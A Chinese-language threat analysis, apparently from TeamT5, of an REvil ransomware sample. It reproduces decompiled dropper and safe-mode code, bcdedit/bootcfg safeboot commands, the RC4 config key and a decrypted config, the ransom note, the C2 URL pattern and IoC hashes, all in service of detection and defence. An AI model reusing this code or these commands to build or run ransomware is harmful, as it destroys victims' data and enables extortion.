又見 REvil？！看駭客如何利用 REvil 同款加密勒索程式湮滅攻擊證據

By Global Support & Service

Published: 2021-08-20 · Archived: 2026-04-06 00:48:53 UTC

TeamT5 近期於台灣某企業環境取得一加密勒索惡意程式（Ransomware），該惡意程式與日前美國託管軟體開發業者 Kaseya 遭到駭客組織 REvil 入侵，進而產生供應鏈攻擊事件（Supply Chain Attack）密切相關。難道是近日忽然神秘消失的 REvil 又整裝上陣，再度發動攻擊？

TeamT5 在這起事件中調查發現，該加密勒索惡意程式具有檔案數位簽章，可藉此躲避防毒軟體的偵測。同時也會利用早期 Windows 防毒產品的漏洞，執行 DLL Side-Loading，繞過安全檢查，載入惡意程式本體。執行工作前，會使用 RC4 演算法解密一組態設定檔，並於加密檔案階段，使用 Salsa20 和 AES 兩種演算法來加密檔案。

TeamT5 深入調查，確定該企業並未採用 Kaseya 所提供之服務，且該受害環境存在多起駭客入侵攻擊事件。此外，該加密勒索程式所觸發的條件與 Kaseya 供應鏈攻擊事件有所區別，故 TeamT5 推測是攻擊者在入侵得手後，利用 REvil 加密勒索程式來煙滅犯罪現場證據之用。

樣本分析

sample.exe 為 TeamT5 所掌握取得之惡意程式，具備數位簽章（digital signature），簽署人名稱為 PB03 TRANSPORT LTD.。目前該憑證已被簽發者宣告撤銷，據信，該簽章憑證為駭客攻擊前所竊取而來。所對應 MITRE 的攻擊手法編號為 T1553.002。數位簽章資訊詳見下圖一。

圖一、sample.exe 具有數位簽章（已遭宣告撤銷）


sample.exe 除了具有檔案數位簽章之外，同時也是個 Dropper。在其檔案資源區塊中，具有兩個資源檔 MODLIS.RG 與 SOFTIS.RG。檔案執行之後，會分別在 C:\Windows\ 路徑下建立 mpsvc.dll 與 MsMpEng.exe，如圖

二。

```
.text:004010F3                 mov     ebp, esp
.text:004010F5                 push    esi
.text:004010F6                 mov     esi, ds:FindResourceW
.text:004010FC                 push    offset Type     ; "SOFTIS"
.text:00401101                 push    65h ; 'e'       ; lpName
.text:00401103                 push    0               ; hModule
.text:00401105                 call    esi ; FindResourceW
.text:00401107                 test    eax, eax
.text:00401109                 jz      loc_4011A7
.text:0040110F                 push    eax             ; hResInfo
.text:00401110                 push    0               ; hModule
.text:00401112                 call    ds:LoadResource
.text:00401118                 test    eax, eax
.text:0040111A                 jz      loc_4011A7
.text:00401120                 push    eax             ; hResData
.text:00401121                 call    ds:LockResource
.text:00401127                 push    offset aModlis  ; "MODLIS"
.text:0040112C                 push    66h ; 'f'       ; lpName
.text:0040112E                 push    0               ; hModule
.text:00401130                 mov     dword_4143A0, eax
.text:00401135                 call    esi ; FindResourceW
.text:00401137                 test    eax, eax
.text:00401139                 jz      short loc_4011A7
.text:0040113B                 push    eax             ; hResInfo
.text:0040113C                 xor     esi, esi
.text:0040113E                 push    esi             ; hModule
.text:0040113F                 call    ds:LoadResource
.text:00401145                 test    eax, eax
.text:00401147                 jz      short loc_4011A7
.text:00401149                 push    eax             ; hResData
.text:0040114A                 call    ds:LockResource
.text:00401150                 push    offset aMpsvcDll ; "mpsvc.dll"
.text:00401155                 mov     edx, 0C5588h
.text:0040115A                 mov     dword_4143A4, eax
.text:0040115F                 mov     ecx, eax
.text:00401161                 call    sub_401000
.text:00401166                 mov     ecx, dword_4143A0
.text:0040116C                 mov     edx, 56D0h
.text:00401171                 mov     [esp+8+lpProcessInformation], offset aMsmpengExe ; "MsMpEng.exe"
.text:00401178                 call    sub_401000
```

圖二、sample.exe 會從資源區塊產生 mpsvc.dll 與 MsMpEng.exe

MsMpEng.exe 為 Windows 早期版本（版本號為 4.5.0218.0）之防毒軟體程式，其檔案時間戳記為 2014/03/24 09:34。此 MsMpEng.exe 有 DLL 側載（DLL Side-Loading）漏洞，駭客利用合法程式來載入惡意本體 mpsvc.dll，為典型的白加黑攻擊手法，所對應 MITRE 的攻擊手法編號為 T1574.002。MsMpEng.exe 的檔案資訊詳見下圖三。



圖三、MsMpEng.exe 的檔案資訊與檔案簽章

根據 mpsvc.dll 的導出表，會透過 Windows 防毒程式來呼叫 mpsvc.dll，並透過 `ServiceCrtMain` 函式來執行。執行後，mpsvc.dll 會建立一個執行緒（Thread），並透過 `CreateFileMappingW` 函式來載入二階段惡意 Shellcode。接著，使用 `VirtualAllocEx` 函式來分配記憶體的讀/寫/執行區域，供 Shellcode 將加密勒索核心功能載入記憶體中。

圖四、mpsvc.dll 使用 `CreateFileMappingW` 和 `VirtualAllocEx` 函式載入惡意程式核心

加密勒索核心透過解碼一系列已編碼的 DLL 檔案，開始驗證和解密 JSON 格式之組態設定檔（Config）。TeamT5 長期追蹤 REvil 駭客族群，發現他們廣泛使用 CRC32 演算法來驗證檔案的完整性，並使用 RC4 演算法來解密。在此案例中，加密勒索程式所使用的 RC4 解密金鑰為 `mXT1QFyEUbrxc4cbP84jbN5wrHeqmFXt`，解密後的組態設定檔詳見以下範例：

```
 "pk":"9/AgyLvWEviWbvuayR2k0Q140e9LZJ5hwrmto/zCyFM=",
"pid":"$2a$12$prOX/4eKl8zrpGSC5lnHPecevs5NOckOUW5r3s4JJYDnZZSghvBkq",
"sub":"8254",
"dbg":false,
"et":0,
```

```
"wipe":true,
"wht":{"fld":["program files","appdata","mozilla","$windows.~ws","application data","$windows.~bt","google","$recycle.bin"
"fls":["ntldr","thumbs.db","bootsect.bak","autorun.inf","ntuser.dat.log","boot.ini","iconcache.db","bootfont.bin","ntuser.
"ext":["ps1","ldf","lock","theme","msi","sys","wpx","cpl","adv","msc","scr","bat","key","ico","dll","hta","deskthemepack",
"wfld":["backup"],
"prc":["encsvc","powerpnt","ocssd","steam","isqlplussvc","outlook","sql","ocomm","agntsvc","mspub","onenote","winword","th
"dmn":"boisehosting.net;fotoideaymedia.es;dubnew.com;stallbyggen.se;TRIMMED",
"net":false,
"svc":["veeam","memtas","sql","backup","vss","sophos","svc$","mepocs"],
"nbody":"BASE64_ENCODED_RANSOM_NOTE",
"nname":"{EXT}-readme.txt",
"exp":false,
"img":"QQBsAGwAIABvAGYAIAB5AG8AdQByACAAZgBpAGwAZQBzACAAYQByAGUAIABlAG4AYwByAHkAcAB0AGUAZAAhAA0ACgANAAoARgBpAG4AZAAgAHsARQB
"arn":false,
"rdmcnt":0}
```


部分組態設定檔說明

欄位	說明
pk	經過 Base64 編碼後的金鑰
fld	避免加密的資料夾名稱
fls	避免加密的檔案名稱
ext	會被加密的檔案格式
prc	加密前會強制關閉的程序名稱
dmn	中繼站位址
svc	加密前會強制停止的服務名稱

待加密勒索核心解析組態設定檔後，會搜集並儲存該受害主機的基本資訊，包含帳號、主機名稱、網域名稱、Windows 版本名稱等。同時，該加密勒索程式具有 `-nolan`、`-nolocal`、`-path`、`-silent`、`-smode`、`-fast` 及 `-full` 等參數可供使用。

如果使用 `-smode` 模式，會將當前帳號和密碼更改為 `DTrump4ever`，並設定登入後自動執行。但若使用 `-silent` 模式，則會從組態設定檔中將 `svc` 區塊中的服務停止並刪除，也將 `prc` 區塊中的程序終止，以及使用 WMI 刪除磁碟區陰影複製檔（Shadow Copy File）。

```
pcbBuffer = 260;
if ( !GetUserNameW(Buffer, &pcbBuffer) )
  return 0;
if ( !TrySetUsername(Buffer, L"DTrump4ever") )
  return 0;
REvil::TryDecryptSection(REvilStringTable, 1631, 8, 106, WinLogonKey);// wchar_t: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
v13 = 0;
REvil::TryDecryptSection(REvilStringTable, 734, 5, 30, aDefaultPassword);// wchar_t: DefaultPassword
v17 = 0;
REvil::TryDecryptSection(REvilStringTable, 2900, 12, 30, aDefaultUserName);// wchar_t: DefaultUserName
v19 = 0;
REvil::TryDecryptSection(REvilStringTable, 4597, 10, 28, aAutoAdminLogon);// wchar_t: AutoAdminLogon
v25 = 0;
if ( !TrySetRegistryValue_0(HKEY_LOCAL_MACHINE, WinLogonKey, aAutoAdminLogon, 1u, L"1", 4u) )
  return 0;
v3 = sub_386A03(Buffer);
if ( !TrySetRegistryValue_0(HKEY_LOCAL_MACHINE, WinLogonKey, aDefaultUserName, 1u, Buffer, 2 * v3 + 2) )
  return 0;
v4 = sub_386A03(L"DTrump4ever");
if ( !TrySetRegistryValue_0(HKEY_LOCAL_MACHINE, WinLogonKey, aDefaultPassword, 1u, L"DTrump4ever", 2 * v4 + 2) )
  return 0;
v5 = sub_385718(0, &v34);
REvil::TryDecryptSection(REvilStringTable, 2105, 10, 98, v14);// wchar_t: SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
v15 = 0;
REvil::TryDecryptSection(REvilStringTable, 1019, 6, 24, v26);// wchar_t: *AstraZeneca
v27 = 0;
REvil::TryDecryptSection(REvilStringTable, 0x122D, 8, 24, aMarineLePen);// wchar_t: *MarineLePen
v31 = 0;
v6 = TrySetRegistryValue(HKEY_LOCAL_MACHINE, v14, v26, 1u, v5, 2 * v34 + 2);
v10 = v5;
if ( !v6 )
{
  Cleanup_FreeHeap_Wrapper(v10);
  return 0;
}
Cleanup_FreeHeap_Wrapper(v10);
if ( is64Bit )
  sub_386380(&v32);
v10 = CmdLine;
v9 = 39;
if ( isBelowWin7 )
{
  REvil::TryDecryptSection(REvilStringTable, 907, 14, v9, v10);// bootcfg /raw /a /safeboot:network /id 1
  v29 = 0;
  WinExec(CmdLine, 5u);
  REvil::TryDecryptSection(REvilStringTable, 493, 11, 60, v21);// wchar_t: bootcfg /raw /fastdetect /id 1
  v22 = 0;
  v34 = sub_386A03(v21);
  v11 = 2 * v34 + 2;
  v7 = v21;
}
else
{
  REvil::TryDecryptSection(REvilStringTable, 788, 4, v9, v10);// bcdedit /set {current} safeboot network
  v29 = 0;
  WinExec(CmdLine, 5u);
  REvil::TryDecryptSection(REvilStringTable, 1884, 16, 78, v20);// bcdedit /deletevalue {current} safeboot
  v23 = 0;
  v34 = sub_386A03(v20);
  v11 = 2 * v34 + 2;
  v7 = v20;
}
if ( !TrySetRegistryValue_0(HKEY_LOCAL_MACHINE, v14, aMarineLePen, 1u, v7, v11) )
  return 0;
if ( is64Bit )
  sub_3863A2(v32);
RebootWindows(1);

eturn 1;
```

圖五、smode 模式的程式分析畫面

開始執行檔案加密前，加密勒索核心會檢查互斥變數（Mutex），以確保沒有其他加密勒索核心也在運行，確定加密過程可順利進行。在執行階段，加密勒索程式會清空電腦主機的資源回收桶，並嘗試建立本機防火牆規則 `netsh advfirewall firewall set rule group="Network Discovery" new enable=Yes` 。

接著，破壞過程會使用多個演算法進行加密，例如 Salsa20 與 AES。在加密過程中，會忽略組態設定檔中 `ext` 區塊中的檔案副檔名，避免受害主機完全無法開機的狀況發生。

```
void __cdecl sub_3836C8(int a1)
{
  u8 k[32]; // [esp+Ch] [ebp-40h] BYREF
  char v2[32]; // [esp+2Ch] [ebp-20h] BYREF

  qmemcpy((a1 + 40), byte_393460, 0x58u);
  qmemcpy((a1 + 128), byte_3934B8, 0x58u);
  sub_386F2C(v2, a1 + 216);
  sub_38725E(v2, byte_393440, k);
  sub_387308(v2, 0x20u);
  Salsa20::ECRYPT_keysetup((a1 + 272), k, 0x100u, 0x40u);
  sub_387308(k, 0x20u);
  sub_3871C7(a1 + 248, 8);
  Salsa20::ECRYPT_ivsetup((a1 + 272), (a1 + 248));
  *(a1 + 256) = REvil::GetCrc32Hash(0, (a1 + 216), 32);
  *(a1 + 260) = dword_393598;
  *(a1 + 264) = dword_39359C;
  *(a1 + 268) = 0;
  sub_388EBE(a1 + 216, (a1 + 272), a1 + 272, a1 + 268, a1 + 268, 4u);
}
```

圖六、加密演算法使用 Salsa20 和 AES

待惡意程式開始加密檔案時，勒索訊息也會同步建立在每個資料夾路徑下，其檔案類型為文字格式（.txt），檔名則為隨機亂數產生的小寫英文與數字組合，並加上 `-readme` 做為後綴（suffix）字元。其勒索訊息內容如下圖七所示。

```
---=== Welcome. Again. ===---

[-] Whats HapPen? [-]

Your files are encrypted, and currently unavailable. You can check it: all files on your system has extension 72vsvz.
By the way, everything is possible to recover (restore), but you need to follow our instructions. Otherwise, you cant return your data
(NEVER).

[+] What guarantees? [+]

Its just a business. We absolutely do not care about you and your deals, except getting benefits. If we do not do our work and liabilities
- nobody will not cooperate with us. Its not in our interests.
To check the ability of returning files, You should go to our website. There you can decrypt one file for free. That is our guarantee.
If you will not cooperate with our service - for us, its does not matter. But you will lose your time and data, cause just we have the
private key. In practice - time is much more valuable than money.

[+] How to get access on website? [+]

You have two ways:

1) [Recommended] Using a TOR browser!
  a) Download and install TOR browser from this site: https://torproject.org/
  b) Open our website: http://[redacted].onion/[redacted]

2) If TOR blocked in your country, try to use VPN! But you can use our secondary website. For this:
  a) Open your any browser (Chrome, Firefox, Opera, IE, Edge)
  b) Open our secondary website: http://decoder.re/[redacted]
```

圖七、勒索訊息內容

在加密檔案之後，加密勒索程式會連線至組態設定檔中的中繼站，並使用 HTTP POST 方法回傳如 REvil 版本、作業系統版本、語言及組態設定檔的值等資訊。回傳中繼站的 URL 會採用隨機產生的關鍵字，如 WordPress 等服務，將流量偽裝成合法請求。其 URL 格式如下：

```
https:\/\/<C2Domain>\/(wp-content|static|content|include|uploads|news|data|admin)\/(images|pictures|image|temp|tmp|graphic|assets|pics|game)\/(z]{2}){10}\.(jpg|png|gif)
```

IoC 入侵指標

TeamT5 彙整此次加密勒索攻擊事件的 IoC（Indicators of Compromise）資訊，建議用戶可將此份威脅指標情資，匯入各式偵測阻擋設備中使用，強化威脅防護。

Type	Value	檔名	描述
MD5	561CFFBABA71A6E8CC1CDCEDA990EAD4	sample.exe	REvil Dropper
MD5	A47CF00AEDF769D60D58BFE00C0B5421	mpsvc.dll	REvil Loader
MD5	3AD14947002E57887B82643D729C21AE	n/a	REvil Shellcode
MD5	6A044F92F8DDDAD2AE0FF213215FE576	n/a	REvil Payload
SHA-1	5162F14D75E96EDB914D1756349D6E11583DB0B0	sample.exe	REvil Dropper
SHA-1	656C4D285EA518D90C1B669B79AF475DB31E30B1	mpsvc.dll	REvil Loader
SHA-1	8DA8E1DB4367BFFFB8DFF6828619DC3C2A444FFE	n/a	REvil Shellcode
SHA-1	89BA0D748EF30E7D4FACDBC74CA701B24F3ACEDB	n/a	REvil Payload
SHA-256	D55F983C994CAA160EC63A59F6B4250FE67FB3E8C43A388AEC60A4A6978E9F1E	sample.exe	REvil Dropper
SHA-256	8DD620D9AEB35960BB766458C8890EDE987C33D239CF730F93FE49D90AE759DD	mpsvc.dll	REvil Loader
SHA-256	C8768D4A4979D4B5AB4E841FC29523D8D80C52D6E89F345A0A44E75973F3D3AF	n/a	REvil Shellcode
SHA-256	F92CD77D38EC7A2E3CDB5CAC083258424F920F3104BC710E60AEE5CE4BC4B867	n/a	REvil Payload

*圖片來源：Pixabay
